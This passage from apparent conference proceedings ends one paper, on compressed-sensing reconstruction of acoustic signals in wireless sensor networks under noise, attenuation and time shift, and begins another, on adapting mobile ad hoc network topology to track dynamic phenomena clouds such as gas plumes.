The next conducted experiment investigates the dependency of  $\mu$  on the Signal-to-Noise Ratio (SNR), see Fig. 7. The noise level begins at 30dB and degrades to 10dB. AWGN with zero mean value and variance  $\sigma = \frac{T_s}{8}$  has been used in this simulations. Parameter  $T_s$  denotes period of the sampling frequency  $f_s$ , which equals  $20kHz$ .

TABLE II  
NUMERICAL RESULTS OF THE MEASURE OF ACCURACY OF THE ORIGINAL SIGNAL RECONSTRUCTION  $\mu$  [%] DEPENDING ON THE SNR

Input signal \ SNR [dB]	10	12	14	16	18	20	22	24	26	28	30
Artificial sparse signal	34.64	30.10	25.14	18.16	14.43	10.46	7.26	6.69	6.11	4.64	3.96
Northern Raven	36.53	32.24	29.37	22.21	16.76	13.46	8.69	7.48	7.59	5.77	4.55
Bohemian Waxwing	37.76	35.51	32.96	23.88	17.86	14.59	9.08	8.50	7.82	6.42	5.43

The results reveal that the measure of the accuracy of




Fig. 7. Dependency of the measure of accuracy of the original signal reconstruction  $\mu$  on the SNR

the reconstruction ( $\mu$ ) via mentioned reconstruction method performs good when SNR keeps above 22dB. Then, the mean squared error of the reconstruction stays below 10%. For example, the average error for *Artificial sparse signal* is 5.73% when SNR stays above 22dB. Simplified sound of the *Northern Raven* has average value of mean squared error in the same range 6.82%. Similarly, simplified sound of the *Bohemian Waxwing* has the average error 7.45% for SNR more than 22dB. The overall performance on reconstruction error of the proposed method on all investigated input signals is 6.67% for SNR more than 22dB.

This experiment as well as the previous one proves that the described reconstruction method does not suit well for reconstruction of acoustic signals in noisy environment. Advanced processing techniques for noise suppression has to be utilized. Having low noise acoustic input signals, this method provides good reconstruction performance with error up to 10%. Having environment with SNR higher than 22dB enables this method to perform with good results. Then, the mean squared error of the original signal reconstruction stays below 10%.

Another phenomenon that influences the sensed signal is called *attenuation*. In other words, the attenuation modifies the amplitude(s) of the input signal - it scales the original signal on the inputs of the nodes. This phenomenon can be expressed mathematically as the following relation:

$$x_i(t) = k_i \cdot x(t). \quad (4)$$

In this experimental scenario each of the sensors in the network senses an input signal which is scaled by the scaling coefficients  $k_i$ . These coefficient are randomly generated from normal (Gaussian) statistical distribution with mean value equal to 0.5 and with variance equal to 1, i.e.  $\mathcal{N}(0.5, 1)$ . Based on their values, several groups with different root mean square

(RMS) values have been formed. The output of this simulation is the dependency of the *measure of accuracy of the original signal reconstruction*  $\mu$  on the effective value (RMS) of the scaling coefficients  $k_{rms}$ , as shown on Fig. 8.




Fig. 8. Dependency of the measure of accuracy of the original signal reconstruction  $\mu$  on effective value of the scaling coefficients  $k_{rms}$  (performed with Compressed Sensing Method Using Periodic Sampling)

TABLE III  
NUMERICAL RESULTS OF THE MEASURE OF ACCURACY OF THE ORIGINAL SIGNAL RECONSTRUCTION  $\mu$  REGARDING THE EFFECTIVE VALUE OF THE SCALING COEFFICIENTS  $k_{rms}$

Input signal \ $k_{rms}$	0.2	0.4	0.6	0.8	1
<b>Artificial sparse signal</b>	24.12	9.68	6.75	5.83	4.68
<b>Northern Raven</b>	25.49	12.44	7.96	6.46	5.68
<b>Bohemian Waxwing</b>	29.47	13.81	8.71	7.61	6.02

The results show significant increase of the reconstruction error  $\mu$  for the effective value of the scaling coefficients higher than 0.6. Significant change of the mean squared error of the signal reconstruction is located between  $k_{rms}$  values 0.6 and 0.4. The overall performance of this method in signal reconstruction degrades from 7.81% error rate at  $k_{rms} = 0.6$  to 11.98% error rate at  $k_{rms} = 0.4$ .

Having *Artificial sparse signal*, the average reconstruction error is 5.75% for effective value of the scaling coefficients from 0.6 to 1.0. The average reconstruction error within the same interval equals 6.70% for simplified sound of the *Northern Raven*. Simplified sound of the *Bohemian Waxwing* has the average error of the reconstruction in the range 0.6 – 1.0 equal to 7.45%.

It can be concluded that the mentioned reconstruction method performs well with attenuated signals that are attenuated not less than 60% of the amplitude in average.

Major impact on the success rate of the reconstruction in the sinking node has also signal shift at individual sensor nodes. This can be expressed as:



$$x_i(t) = x(t - \tau_i). \quad (5)$$

The shift  $\tau_i$  expresses different distances of the nodes from a common source of the sensed signal. The coefficients of the time shift are for the experimental purposes generated from normal statistical distribution with a mean value equal to 0 and variance  $\sigma_i = i \cdot T_s$ ;  $i \in \langle 1, 2, 3, \dots, 10 \rangle$ . Parameter  $T_s$  represents the period of the sampling frequency  $f_s$ , which equals  $20\text{kHz}$ . Thus, the sampling period  $T_s = 50\mu\text{s}$ . The output of this experiment is the dependency of  $\mu$  on the time shift expressed by  $\sigma_i$ , see Fig. 9.




Fig. 9. Dependency of the measure of accuracy of the original signal reconstruction  $\mu$  on the time shift variance  $\sigma_i$

The results show that the accuracy of the original signal reconstruction ( $\mu$ ) performs very well for time shift up to 8 fold of the sampling period  $T_s$ .

The average error for *Artificial sparse signal* in all performed simulations is 6.29%. Simplified sound of the *Northern Raven* has average value of mean squared error for all simulations of the time shift equal to 7.53%. Simplified sound of the *Bohemian Waxwing* has the average error 8.47%. The overall performance on reconstruction error of the proposed method on all investigated input signals is 5.60% for time shift variance  $\sigma_i < 8 \cdot T_s$ .

Since the time shift of the input signal can vary in time, the results show mild resistance of the proposed method on the time shift of the input signal.

## V. DISCUSSION ON ACHIEVED RESULTS

This method, *Compressed Sensing Method Using Periodic Sampling*, requires sampling on the periodic basis on all nodes in the WSN. Therefore, sampling performed on each of the nodes was done under sampling frequency  $f_s = 20\text{kHz}$ . This produces 20 000 samples per second. However, the reduction part of the proposed method (equation 2), reduces these 20

TABLE IV  
NUMERICAL RESULTS OF THE MEASURE OF ACCURACY OF THE ORIGINAL SIGNAL RECONSTRUCTION  $\mu$  [%] DEPENDING ON THE TIME SHIFT VARIANCE  $\sigma_i$

Input signal \ $\sigma_i$	$10 \cdot T_s$	$8 \cdot T_s$	$6 \cdot T_s$	$4 \cdot T_s$	$2 \cdot T_s$	$0 \cdot T_s$
Artificial sparse signal	10.06	8.65	5.71	5.49	4.16	3.66
Northern Raven	12.67	10.39	6.56	6.28	5.26	4.03
Bohemian Waxwing	13.79	11.02	8.17	6.40	5.99	5.45

000 samples into a single one on each of the nodes. Having 1 000 nodes in all experiments, the overall compression ratio is 1:20.

The investigated method requires only 1 000 samples to be transmitted to the sink node in order to properly reconstruct the original signal with certain accuracy (in average  $\mu < 10\%$ ). Therefore, from the point of reduction of the samples, necessary to be sent over the network for reconstruction in the sink node, the proposed method is 20 times better than the case where all the samples obtained using the *sampling theorem*. This can be applied for all investigated input signals.

The aforementioned applies for the sampling frequency  $f_s = 20\text{kHz}$ . However, based on the nature of the figure investigated signals and their maximal frequency component, the input signals can be sampled by lower frequency using *sampling theorem*:

- simplified sound of the *Northern Raven*  $f_{s\_raven} = 4.3\text{kHz}$ ;
- simplified sound of the *Bohemian Waxwing*  $f_{s\_waxwing} = 15.9\text{kHz}$ ;
- *Artificial sparse signal*  $f_{s\_artificial} = 18.2\text{kHz}$ .

Following the consideration that for the simplified sound of the *Northern Raven* only  $f_{s\_raven}$  is enough, then this proposed method is just 4 times better from the point of reduction of the samples necessary to be sent to the sink node. Similarly, considering  $f_{s\_waxwing}$  and simplified sound of the *Bohemian Waxwing* as an input signal, this method gives almost 16 times better performance. Having *Artificial sparse signal* as an input signal and considering  $f_{s\_artificial}$ , this method is 18 times better regarding the reduction of the samples required to be sent to the sink node.

From the point of the sampling process, this method brings no saving of the sampled values over the *sampling theorem*. This comes out of form the method design since it uses sampling pattern based on the periodic sampling following the *sampling theorem*. This method saves only data that are being sent from the nodes to the sinking node.

## VI. CONCLUSION

The results show that the mentioned method for reconstruction of the acoustic signals does not suit well for the reconstruction of signals in noisy environment. For all three simulation scenarios and all three input signals, the dependency of the measure of the accuracy of the reconstruction  $\mu$  has increasing and nonlinear character. This is obvious where mean squared error of the reconstruction is less than 10%



only for SNR higher than 22dB. The variance of AWGN should be lower than 12.5% of the sampling period  $T_s$ . The experiments investigating effect of the AWGN and SNR show that the selected reconstruction method is sensitive to the noise. Therefore, it is more suitable for reconstructing signals in the environment with low noise levels.

The attenuation has significant effect only in case of higher attenuation level across the network. In other words, the described method can successfully reconstruct the original signal when the amplitude at most of the sensors is attenuated less than the 50% of the original signal's amplitude.

The simulations proved that time shift of the input signal does not significantly influence the reconstruction via compressed sensing methods. The mean squared error is mostly less than 10% for time shift up to ten fold of the sampling period. The time shift of the input signal can vary in time, thus, the results show mild resistance of the proposed methods on the time shift of the sensed signal.

Motivation of this work is related to the investigation of reconstruction methods for target localization WSN and distributed compressed sensing with perspective energy efficiency. The results of this paper show that Compressed Sensing Method using Periodic Sampling as described earlier can save the number of samples being sent to the sink node and thus reducing energy consumed by transmission. However, saving on signal processing does not come to effect since compressed sensing with periodic sampling requires periodic processing of the sensed values. Nevertheless, there are more compressed sensing methods for investigation, therefore, the future work includes utilization and performance comparison of Compressed Sensing Method Using Random Sampling

Generated By Measurement Matrix or Modified Compressed Sensing Method Using Random Sampling [13], [8].

## REFERENCES

- [1] I.F. Akyildiz and W. Su and Y. Sankarasubramaniam and E. Cayirci, "Wireless sensor networks: a survey", in *Computer Networks*, 2002, ISSN: 1389-1286, DOI: 10.1016/S1389-1286(01)00302-4
- [2] M. A. Razzaque and Ch. Bleakley and S. Dobson, "Compression in wireless sensor networks: A survey and comparative evaluation", in *ACM Transactions on Sensor Networks (TOSN)*, 2013, DOI: 10.1145/2528948
- [3] C. Caione and D. Brunelli and L. Benini, "Distributed compressive sampling for lifetime optimization in dense wireless sensor networks", in *Industrial Informatics, IEEE Transactions on*, 2012, DOI: 10.1109/TII.2011.2173500
- [4] P. Rawat and K. D. Singh and H. Chaouchi and J. M. Bonnin, "Wireless sensor networks: a survey on recent developments and potential synergies", in *The Journal of supercomputing*, 2014, DOI: 10.1007/s11227-013-1021-9
- [5] K. Hayashi and M. Nagahara and T. Tanaka, "A user's guide to compressed sensing for communications systems", in *IEICE transactions on communications*, 2013, DOI: 10.1587/transcom.E96.B.685
- [6] S. Foucart and H. Rauhut, "An Invitation to Compressive Sensing", ISBN 978-0-8176-4948-7, 2013
- [7] Y. C. Eldar and G. Kutyniok, "Compressed sensing: theory and applications", ISBN: 978-1107005587, 2012
- [8] M. Fornasier and H. Rauhut, "Handbook of mathematical methods in imaging, Compressive sensing", p. 187 - 228, 2011, ISBN 978-0-387-92920-0
- [9] M. Fornasier and H. Rauhut, "Compressive sensing", 2011, ISBN: 9780387929200
- [10] M. Elad, "Sparse and redundant representations: from theory to applications in signal and image processing", 2010, ISBN: 9781441970107
- [11] A. C. Fannjiang and T. Strohmer and P. Yan, "Compressed remote sensing of sparse objects", 2010, <https://www.math.ucdavis.edu/strohmer/papers/2009/CS-par.pdf>
- [12] E. J. Candes and M. B. Wakin, "An Introduction to Compressive Sampling" ISSN: 1053-5888, 2008, DOI: 10.1109/MSP.2007.914731
- [13] A. Cohen and W. Dahmen and R. DeVore, "Compressed Sensing and Best k-term Approximation", in *American Mathematical Society, Journal of the*, Vol. 22, No. 1, p. 211-231, 2009, DOI: 10.1090/S0894-0347-08-00610-3



# Adaptation of MANET topology to monitor dynamic phenomena clouds

Mateusz Krzysztoń<sup>1,2</sup> and Ewa Niewiadomska-Szynkiewicz<sup>1,2</sup>

<sup>1</sup>Research and Academic Computer Network (NASK)

ul. Kolska 12, 01-045 Warsaw, Poland

Email: mateusz.krzyszton@nask.pl

<sup>2</sup>Institute of Control and Computation Engineering

Warsaw University of Technology

ul. Nowowiejska 15/19, 00-665, Warsaw, Poland

Email: ens@ia.pw.edu.pl

**Abstract**—The paper is concerned with the application of mobile ad hoc networks to phenomena clouds boundary detection and tracking. Self-organizing, coherent networks comprised of sensors and radio transceivers that maintain a continuous communication with each other and a central operator are considered. The attention is focused on the methodology for determining the temporarily optimal network topology for detecting the boundary of a cloud that can change its shape in time. We introduce several measures for assessment a quality of a network topology and propose a computing scheme for detection topology that is the optimal one at a given time. The utility and efficiency of the proposed methodology was justified through simulation experiments.

## I. INTRODUCTION

**P**HENOMENA clouds are objects covering significant area and characterized by nondeterministic, dynamic variations of shape, size, speed, and direction of motion along multiple axes [1]. The examples of phenomena cloud can be not only environmental disasters as oil spill, toxic heavy gas cloud, flood or forest fire, but also moving group of people. In general, in case of one of the aforementioned disasters the extensive monitoring of the area of interest is necessary to manage the evacuation of people from a hazardous zone, track the propagation of a given cloud and finally, neutralize the threat.

Nowadays, mobile ad hoc networks (MANETs) are becoming increasingly popular solutions for environmental monitoring. MANET is comprised of mobile devices, which are usually equipped with GPS receivers, various detectors and radio transceivers that enable wireless communication within the network. The devices can autonomously and dynamically self-organize by changing their positions and roles into temporal networks. In general, in emergency situation MANET should not rely on external communication system as it can be damaged or congested due to the disaster. Hence, the network needs to maintain connectivity among the working set of devices and a base station. Numerous approaches to the connectivity maintenance have been proposed in the literature [2]–[6].

MANETs are widely used to cover a region of interest (*ROI*) [7], [8]. Phenomena cloud is a special type of *ROI* due to its dynamic character. Results of research on adaptation of a sensing network topology to variant phenomena cloud boundary was comprehensively described in [9], [10].

In this paper we focus on measuring quality of a network topology taking into account multiple spatial criteria. Spatial topology analysis was widely used in MANET. In [11] dense and sparse regions are identified to limit rebroadcasting packets in flooding routing protocol. Routing protocols depending on nodes' location are described in [12]. Moreover, topology analysis can support a clustering of network. Topology Adaptive Spatial Clustering that divides the network into a locally isotropic, non-overlapping clusters by creating a set of weights that encode distance, connectivity and density information within the neighborhood of each node is described in [13]. In [14] prediction of the existence of a link given the present distance between a pair of nodes and their relative speed is proposed. The prediction is based on two topology metrics: an expected link lifetime and an expected link change rate.

In this paper we define several measures (spatial parameters) that can be used to assess the quality of a current network topology. Moreover, we propose a methodology that can be used to detect the acceptable topology — the best possible configuration of a network for monitoring a given cloud at a given time step. The technique for phenomena cloud boundary detection described in [6] is extended with the analysis of a topology dynamics. The presented approach allows to increase the efficiency of detection of clouds with unknown and irregular shapes.

The article is organized as follows. First, computing scheme for detection of boundary of area covered by a phenomena cloud with mobile sensors is described. Then we introduce several measures for assessing quality of a given sensing topology and statistical tools for analyzing the variability of these measures. Next, we introduce computing scheme for detecting the temporarily optimal sensing topology. Finally, the results of applications of our method to detect the heavy

gas cloud are presented and discussed. Two more and less advanced gas dispersion models were taken into account: the box model [15] and the advance model provided in SLAB [16].

## II. PROBLEM FORMULATION

Let us consider the network  $\mathcal{G} = (\mathcal{V}, \mathcal{E})$  comprised of a set  $\mathcal{V}$  of  $N$  mobile nodes (unmanned vehicles or mobile robots)  $D_i$ ,  $i = 1, \dots, N$  operating in the workspace.  $\mathbf{o}_i = [x^i, y^i]$  denotes the reference point of  $D_i$  (e.g. an antenna location). It is assumed, that each node  $D_i$  is equipped with a punctual detector for sensing a given phenomena, radio transceiver (with radio range  $r_t$ ) and a positioning system, e.g. GPS receiver. Let us define our sensing network

$$\mathcal{V} = \{D_i, i = 1, \dots, N\}, \quad (1)$$

$$\mathcal{E} = \{(D_i, D_j), d_{ij}^i \leq r_t, i, j = 1, \dots, N, i \neq j\}, \quad (2)$$

where  $(D_i, D_j)$  is a bidirectional link between a pair of nodes  $D_i$  and  $D_j$  and  $d_{ij}^i$  is the Euclidean distance between the reference points  $\mathbf{o}_i$  and  $\mathbf{o}_j$  of nodes  $D_i$  and  $D_j$ . We assume that each node can freely change both its position and role according to its knowledge about an environment and a network. It can move with the speed  $v \in [v_{min}, v_{max}]$  in desirable direction.

Let us divide the network  $\mathcal{G}$  into  $K$  separated clusters  $\mathcal{V}_k$ ,  $k = 1, \dots, K$  of devices:

$$\mathcal{V}_1 \cup \mathcal{V}_2 \cup \dots \cup \mathcal{V}_K = \mathcal{V}, \quad (3)$$

$$\mathcal{V}_1 \cap \mathcal{V}_2 \cap \dots \cap \mathcal{V}_K = \emptyset. \quad (4)$$

We assign  $D_{H_k} \in \mathcal{V}_k$  a role of the  $k$ th cluster head,  $k = 1, \dots, K$ , and select one of cluster heads  $D_H$  to be a head of the whole network,  $D_H \in D_{H_1}, \dots, D_{H_K}$ .

It is assumed that the network can self-organize to accomplish a given task. The task considered in this paper is to sense boundaries of a given phenomena cloud to estimate a size and a shape of this cloud. The scheme for robot-assisted sensors deployment was developed and described in [6]. In this work we focus on the last phase of the deployment, i.e. *boundary detection*. We assume that at least one device detected a cloud and the cloud center  $\Psi$  was estimated by  $D_H$  based on known locations of those network nodes  $\mathcal{V}'$ , which sensors detected the phenomena (i.e. nodes located inside the cloud):

$$\Psi = \frac{\sum_{D_i \in \mathcal{V}'} \mathbf{o}_i}{|\mathcal{V}'|}. \quad (5)$$

To determine the boundary of a given cloud with high accuracy we need measurements from sensors that should be evenly deployed on the boundary (Fig. 1). Hence, our goal is to create a sensing network with evenly distributed nodes. Moreover, the permanent communication within the network has to be maintained to exchange information about topology and current measurements between nodes and report measurements to a base station.




Fig. 1: Even deployment of network clusters on the cloud boundary;

The nodes mobility model incorporates the concept of an artificial potential. The artificial potential function is constructed as a sum of repulsive and attractive potentials [17]. Every assumed time step each  $D_i \in \mathcal{V}_m$  solves the following optimization problem to calculate its new position:

$$\begin{aligned} \min_{\mathbf{c}^i} & \left[ U^i = U_c^i + \sum_{D_j \in S_i, D_j \in \mathcal{V}_m} U_j^i + \sum_{k \in IC_m} U_k^i \right. \\ & = \alpha_c \left( \frac{\bar{d}_c^i}{d_c^i} - 1 \right)^2 + \sum_{D_j \in S_i, D_j \in \mathcal{V}_m} \beta_j \left( \frac{\bar{d}_j^i}{d_j^i} - 1 \right)^2 \\ & \quad \left. + \sum_{k \in IC_m} \gamma_k \left( \frac{\bar{d}_k^i}{d_k^i} - 1 \right)^2 \right]. \end{aligned} \quad (6)$$

In the above formulation artificial potential function  $U^i$  consists of the potential  $U_c^i$  between  $D_i$  and the cloud centroid  $\Psi$ , a sum of potentials  $U_j^i$  between  $D_i$  and its neighboring nodes  $D_j$ ,  $D_j \in S_i = \{D_j : (D_i, D_j) \in \mathcal{E}, D_j \in \mathcal{V}_m\}$  and a sum of potentials  $U_k^i$  between  $D_i$  and neighboring clusters  $IC_m$ .  $\alpha_c \geq 0$ ,  $\beta_j \geq 0$ ,  $\gamma_k \geq 0$  denote weighting factors,  $d_c^i$  is an Euclidean distance between  $\mathbf{o}_i$  and estimated centroid  $\Psi$  of the cloud,  $\bar{d}_c^i = \max_{D_i \in \mathcal{V}'} d_c^i + w_1$ , where  $w_1 > 0$  denotes a distance margin (arbitrary selected),  $\bar{d}_j^i \leq r_t$  is a reference distance between two neighboring nodes  $D_i$  and  $D_j$ . In the last part of eq. (6)  $IC_m$  is a set of indexes of two closest neighboring clusters of the  $m$ th cluster that contains  $D_i$ , defined as follows:

$$IC_m = \left\{ \arg \min_{\mathcal{V}_j \neq \mathcal{V}_m} \angle(\mathcal{V}_m, \mathcal{V}_j) \right\} \cup \left\{ \arg \max_{\mathcal{V}_j \neq \mathcal{V}_m} \angle(\mathcal{V}_m, \mathcal{V}_j) \right\} \quad (7)$$

$$\begin{aligned} \angle(\mathcal{V}_m, \mathcal{V}_j) = & \begin{cases} \arccos \frac{\overrightarrow{\Psi \mathbf{c}_m} \cdot \overrightarrow{\Psi \mathbf{c}_j}}{|\overrightarrow{\Psi \mathbf{c}_m}| \cdot |\overrightarrow{\Psi \mathbf{c}_j}|} & [\overrightarrow{\Psi \mathbf{c}_m} \times \overrightarrow{\Psi \mathbf{c}_j}]_z \geq 0 \\ 2\pi - \arccos \frac{\overrightarrow{\Psi \mathbf{c}_m} \cdot \overrightarrow{\Psi \mathbf{c}_j}}{|\overrightarrow{\Psi \mathbf{c}_m}| \cdot |\overrightarrow{\Psi \mathbf{c}_j}|} & [\overrightarrow{\Psi \mathbf{c}_m} \times \overrightarrow{\Psi \mathbf{c}_j}]_z < 0 \end{cases} \end{aligned} \quad (8)$$

$$\mathbf{c}_m = \frac{\sum_{D_i \in \mathcal{V}_m} \mathbf{o}_i}{|\mathcal{V}_m|}, \quad (9)$$

where  $[\vec{q}]_z$  is z-component of vector  $\vec{q}$ .  $d_k^i$  is a distance between  $\mathbf{o}_i$  and the centroid of the  $k$ th cluster  $c_k$  and  $\bar{d}_k^i$  is an average distance between two neighboring clusters of the  $m$ th cluster (clusters with indexes from the set  $IC_m$ ) increased by a small margin  $w_2$  slightly greater than 0:

$$\bar{d}_k^i = \frac{\sum_{k \in IC_m} d_k^i}{2} + w_2, \quad w_2 > 0. \quad (10)$$

Detailed description of the mentioned above network deployment scheme can be found in [6]. The result of the *boundary detection* phase is even distribution of nodes on the boundary of an area covered by a given phenomena cloud (Fig. 1). Due to the dynamic changes of the phenomena clouds the next phase is *boundary tracking* — nodes move and follow the boundary, keeping internode and intercluster distances. The aim of the research described in this paper was to develop a methodology for detecting the temporarily optimal topology for *boundary tracking* and switch to the *boundary tracking* phase. The definitions of measures that we used to evaluate the quality of a given topology are provided in the next section.

### III. NETWORK TOPOLOGY QUALITY MEASURES

Let us consider a network defined in (1)-(4). To create a topology that allows to determine a cloud boundary at a given time and maintain the permanent connectivity we have to perform the following operation (see eq. 6):

- move all devices towards the cloud boundary (increase distance between clusters and the center of cloud);
- expand an area monitored by clusters (increase distances between nodes within cluster);
- deploy clusters on the cloud boundary (as evenly as possible).

Various measures can be used to evaluate the quality of a given MANET at a given time. Taking into account the above operations the following ones can be defined:

- distance between a centroid of the  $m$ th cluster to the estimated centroid of a cloud

$$d_c^m = \|c_m - \Psi\|_2. \quad (11)$$

The distance is increased as long as the  $m$ th cluster nodes do not reach the cloud boundary. The bigger distance is the better topology is.

- $m$ th cluster diameter

$$\phi_m = \max_{D_i, D_j \in \mathcal{V}_m} d_{ij}^i. \quad (12)$$

The bigger  $\phi_m$  is the bigger area is monitored by the  $m$ th cluster.

- standard deviation of angles between neighboring clusters

$$\sigma_{\angle} = \sqrt{\frac{\sum_{m=1}^K (\angle_m - \mu_{\angle})^2}{K-1}}, \quad \mu_{\angle} = \frac{\sum_{m=1}^K \angle_m}{K}, \quad (13)$$

where  $\angle_m = \angle(\mathcal{V}_m, \mathcal{V}_j)$  (Fig. 2) is an angle between the cluster  $\mathcal{V}_m$  and its the closest neighboring cluster  $\mathcal{V}_j$ :

$$j = \arg \min_{k \neq m} \angle(\mathcal{V}_m, \mathcal{V}_k). \quad (14)$$

For evenly distributed clusters  $\sigma_{\angle} \approx 0$ .




Fig. 2: The angle  $\angle(\mathcal{V}_m, \mathcal{V}_j)$  between a cluster  $\mathcal{V}_m$  and a cluster  $\mathcal{V}_j$  and the angle  $\angle(\mathcal{V}_j, \mathcal{V}_m)$  between a cluster  $\mathcal{V}_j$  and a cluster  $\mathcal{V}_m$ .

### IV. MEASURES VARIABILITY ANALYSIS

Changes of measures defined in (11)-(13) involve changes in the topology of a given sensing network. However, to monitor and analyze network topology dynamics we need values of the defined measures from a time interval. Let us assume that  $\mu(t_i)$  is a value of the measure  $\mu$  calculated at  $t_i$  ( $\mu \in \{\sigma_{\angle}, \phi_m, d_c^m | m = 1, \dots, K\}$ ) and  $X^\mu(t) = \langle \mu(t-M+1), \dots, \mu(t_i), \dots, \mu(t) \rangle$  is a vector of values of the measure  $\mu$  calculated at last  $M$  time steps. The goal of our analysis is to detect does a given measure

- increase (*growth*);
- decrease (*drop*);
- change slightly (*stabilization*);
- change very dynamically and chaotically (*instability*).

In brackets names of the *variability types* were introduced. It should be emphasized that detection of variability type has to be done a priori (in real time), with no information about future measurement values. Moreover, the window size  $M$  that is arbitrarily determined can influence the results of an analysis.

To analyze variability of the values of the vector  $X^\mu(t)$  following simple statistical measures were proposed:

- peak-to-peak amplitude  $A$ :

$$A = \max X^\mu(t) - \min X^\mu(t); \quad (15)$$

- Pearson's correlation  $\rho_{X,t}$ :

$$\rho_{X,t} = \frac{\sum_{i=1}^M (\mu(t-M+i) - \bar{\mu})(i - \frac{M+1}{2})}{\sqrt{\sum_{i=1}^M (\mu(t-M+i) - \bar{\mu})^2} \sqrt{\sum_{i=1}^M (i - \frac{M+1}{2})^2}}, \quad (16)$$

$$\bar{\mu} = \frac{\sum_{i=1}^M \mu(t-M+i)}{M}; \quad (17)$$

- trend direction coefficient  $tr_a$  (trend line given as  $f(x) = tr_a x + b$ ):

$$tr_a = \frac{M \sum_{i=1}^M \mu(t-M+i) i - \sum_{i=1}^M i \sum_{i=1}^M \mu(t-M+i)}{M \sum_{i=1}^M i^2 - (\sum_{i=1}^M i)^2}. \quad (18)$$

Based on these measures we can determine whether in time  $t$  the vector  $X^\mu(t)$  induces one of the previously defined variability types:

- *growth and drop:*

- Pearson's correlation; if  $\rho_{X,t} \in (\rho_H, 1]$  a measure  $X^\mu(t)$  is continually increasing with time; if  $\rho_{X,t} \in [-1, \rho_L)$  the value is continually decreasing, where:

$$\rho_H \geq 0.5; \rho_L \leq -0.5; \quad (19)$$

- trend direction coefficient; if  $tr_a \geq tr_H$  the measure is increasing significantly, else if  $tr_a \leq tr_L$  the measure  $X^\mu(t)$  is decreasing significantly, where:

$$tr_H > 0; tr_L < 0. \quad (20)$$

- *stabilization:*

- peak-to-peak amplitude; if  $A < A_L$  value of measure  $X^\mu(t)$  does not change significantly;

- Pearson's correlation; if  $\rho_{X,t} \in (-\rho_M, \rho_M)$  the measure  $X^\mu(t)$  is neither continually decreasing nor continually increasing, where:

$$\rho_M \in (0, 0.7]. \quad (21)$$

- *instability:*

- peak-to-peak amplitude; if  $A > A_H$  value of property does change significantly ( $A_H \gg A_L$ );
- Pearson's correlation — as in *stabilization*.

The simulation study was performed to determine the values of threshold values  $\rho_H, \rho_L, \rho_M, tr_L, tr_H, A_L, A_H$ . Within the study an experiment described in [6] (for  $K = 4$ ) was performed for various values of  $v_{max}$ ,  $v_{max} \in \{1 \frac{m}{s}, 5 \frac{m}{s}, 20 \frac{m}{s}\}$ . The estimated values of threshold values are presented in Table I. It was observed that values of some thresholds ( $tr_H, tr_L, A_L, A_H$ ) depend on the maximal velocity of nodes  $v_{max}$  as the higher velocity involves the bigger changes of measures every time step.

